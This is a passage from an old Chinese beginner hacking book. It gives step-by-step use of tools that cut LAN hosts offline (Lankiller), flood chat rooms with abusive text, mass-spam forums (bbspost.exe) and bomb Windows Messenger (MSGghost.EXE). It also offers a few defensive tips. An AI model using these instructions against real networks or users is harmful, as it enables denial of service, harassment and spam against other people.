


图 5

Lankiller也是一个此类攻击工具，如图6，先搜索一下网内的主机，只要将目标主机“禁止上网”即可。如果要对局域网内所有主机都禁止，可以选“全部禁止”。退出程序或将允许上网后目标主机将在 30~60 秒后恢复正常工作。




图 6

这类攻击的程序还有很多，网络执法官，网络尖刀手，网络终结者等等，不一一讲解了，有兴趣的朋友自己慢慢试吧，注意这类攻击危害教大，请谨慎使用。

四、捣蛋绝技

1.聊天室刷屏

你是否在聊天室或IRC频道中遇到一些对你纠缠不轻、脏话连篇的家伙，聊天室刷屏绝技能帮你对付这些讨厌的家伙，刷得他们开不口。最简单可以用ctrl+v快捷键复制内容来进行刷屏，当然这样手工刷屏会累死人，我们可以借助一些小程序。

第一个程序：chatbomb.exe。这是一个非常不错的“专业”级刷屏程序，如图1。它可以自己指定刷屏的内容，重复的发送这句话。因为聊天室里不允许发重复的话，所以它每次发送自动会在这句话后面就加一个数字避免重复。




图1




图2

它还可以选择使用程序带来的语录，包括：“随机字符、废话、脏话、情话”四大类，这四类的具体内容可以在“设置“中进行修改，比如它的废话库中有许多有趣的话：“网管变成一头又肥又壮的猪，一鼻子把俺拱出了聊天室网管网管你别急，聊天灌水不稀奇；网管网管你别忧，玩了这通我就溜！在情话中，还可以指定发送的对象，如图2。

接着还可以设置刷屏速度和刷屏次数，现在的大多数聊天室里都对发话的时间间隔做了限制，发得太快会被封掉，所以速度不能太快，至于次数随你喜欢。点击“开始”按钮后，把窗口切换到聊天室窗口，并把光标输入焦点放到聊天室发话的输入栏里，稍等一下程序就会开刷了，如图3。




图3

第二个程序：snowdan.exe。这是一个不错的刷屏工具，如图4。




图4

它可以重复刷同样的一句话，也可以选择好要刷的文件，程序也附带了许多刷屏内容的文件，比如love.txt是一个很感人的爱情故事)。刷屏时间间隔最好按照程序默认的，一般情况下不需要修改。设置完毕后点击“开刷”按钮，接着请把光标输入焦点切换到聊天室输入栏，下面的事就看程序给你表演了。

其它的聊天室刷屏工具还有很多，不过其主要功能都类似，这里就不一一讲解了。

LOOK 提示

刷屏开始后要注意不要把聊天室窗口切换掉，聊天室窗口为当前窗口刷屏才能进行，停止时也要先关闭刷屏程序再关闭聊天事窗口。在刷屏过程中如果发现刷得太快被禁止了可以调节发送速度。

2. 论坛灌水

上面我们介绍了聊天室刷屏，而“在论坛里罐水”也是菜鸟朋友们常玩的把戏，我们来看看是这些无聊的菜鸟们是如何在论坛上贴满他们的“宣言”的。

我们知道现在网上的论坛大多是基于网页的了，它们是用各种脚本编写的CGI程序，利用这点有人编写程序，恶意重复发帖请求过程从而提交大量的垃圾帖子。

bbspost.exe就是一个被称为论坛灌水王的灌水工具，如图5，目前它支持的论坛有：k666论坛、雷傲论坛、落伍者论坛、碧晴影视论坛、荷里活论坛等，它可以把一篇帖子发到不同的版面。




图5

使用方法：先打开你要罐水的论坛的网页，由于现在只有少数论坛允许发匿名帖子，大多数论坛需要登录论坛后才能发帖子，所以先要申请一个论坛的用户才能使用，然后修改程序带来的data目录下的相应论坛目录（注意要事先弄清到底是哪类论坛，可以比较发帖的网页）下的Reg.txt文件，把'＝'后面换成你自己的用户名及密码即可：

例：

username＝小虫

password＝88888888

如果不修改此项，论坛将无法接受你发的新贴(验证)。

接着打开程序，选择论坛类型(可多选)—>选择版块（如有多个论坛，请务必每个论坛至少选择一个版块）—>填写贴子内容—>发送，就可以了。

3. Win2000消息轰炸

Windows NT/2000中带有一个叫“Messenger”的服务，它用于NT服务器之间进行发送和接收系统管理员或者“警报器”服务传递的消息，这个服务在系统默认安装时就是自动启动的。




图6




图7

通常情况下可以通过NET SEND命令或者通过“计算机管理”—>“所有任务”—>“发送控制台消息”中向开放了Messenger服务的目标计算机发送消息，如图6。不过这样每次只能发送一条消息到一台计算机，达不到轰炸的目的。有人就写了类似的程序，这些程序可以对某台计算机重复发送几十、几百次同一条消息进行轰炸，如图7，

也可以对某个IP段内的所有NT服务器都发送消息进行轰炸。




图8

MSGghost.EXE（凶宝宝消息精灵）就是这样一个程序，如图8，它可以运行于Win NT/2K/XP，可以在知道对方IP的条件下直接向NT系统中没有安装过任何聊天工具的用户发送消息。你还可以使用IP列表，这样能实现对所有探测成功的用户进行群发消息的功能（使用此功能时在“使用IP列表”前打钩），你还可以根据自己的要求填写：发送信息内容、发送次数等。

LOOK 提示

如果你不使用这个messager服务建议你关闭它，打开“服务”管理工具，找到“messager”服务，停止它，并在“启动类型”中“禁止”它，如图9。




图9

第五节 安全防护

一、自我安全防护

随着各种黑客神话被炒作，越来越多的年轻人对黑客技术感兴趣。虽然大多数年轻人是致力于技术和漏洞的研究，但也有不少人特别是新手常常利用刚学得一些简单的黑客技术和黑客工具对普通用户实施攻击。而且近年网络攻击者人数猛增，许多人拿着木马、炸弹之类的工具到处乱黑一气，许多用户无辜受害。本章前几节就揭露了一些菜鸟黑客们的攻击伎俩，大家已经有所了解，在这一节中我们将介绍一些个人用户的基本防黑措施。

